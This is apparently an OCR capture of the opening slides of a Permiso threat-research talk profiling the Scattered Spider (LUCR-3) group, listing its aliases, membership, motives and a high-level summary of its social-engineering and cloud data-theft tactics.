


PERMISO

Déjà Vu with Scattered Spider: Are your SaaS Doors still unlocked




AKAs:
SCATTERED SPIDER
UNC3944
Roasted 0ktapus
STORM-0875 (Octo Tempest)
Muddled Libra






AGENDA

- Introduction
- Understanding LUCR-3
- Modern Cloud Attacks
- Exploring New TTPs
- Hunting with CloudGrappler



PERMISO



ANDI AHMETI

THREAT RESEARCHER

Kosova

permiso.io/blog/author/andi-ahmeti

@SecEagleAnd1

/in/andi-ahmeti


Permiso-io-tools /Inboxfuscation
/ CloudConsoleCartographer
/ CloudGrappler

PERMISO

P0 Labs

bugcrowd

EUROPEAN CYBER SECURITY CHALLENGE



aka "ABI"

ABIAN MORINA

THREAT RESEARCHER


Kosova

permiso.io/blog/author/abian-morina

@AbianMorina

Abian-Morina

Permiso-io-tools/SkyScalpel



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




Purpose built to find evil in the cloud



Who are these Chumps?



IDENTITY & ALIASES

- **Name:** Scattered Spider
- **Also known as:** LUCR-3 /Octo Tempest / UNC3944 / Muddled Libra / oktapus
- **Active:** 2022–present (roots pre-2022 in "the Com" scene)
- **Primary languages/geo:** English; membership concentrated in US/UK with global collaborators

WHO THEY ARE

- Loose, young collective (teens/20s)
- Brazen
- Affiliations overlap with ransomware crews

OBJECTIVES

- **Monetization:** (Data Theft and Disruption of Service) + extortion, occasional ransomware and crypto theft.
- **Clout:** In their communities and Publicly

TTP SNAPSHOT

- **Initial access:** Employee Impersonation, Helpdesk Trickery, Phishing*
- **Privilege & spread:** Identity Takeover, Credential Harvesting, Living off the land*
- **Recon:** SaaS to learn org people, and processes
- **Complete Mission:** SaaS & cloud data theft, Ransomware deployment

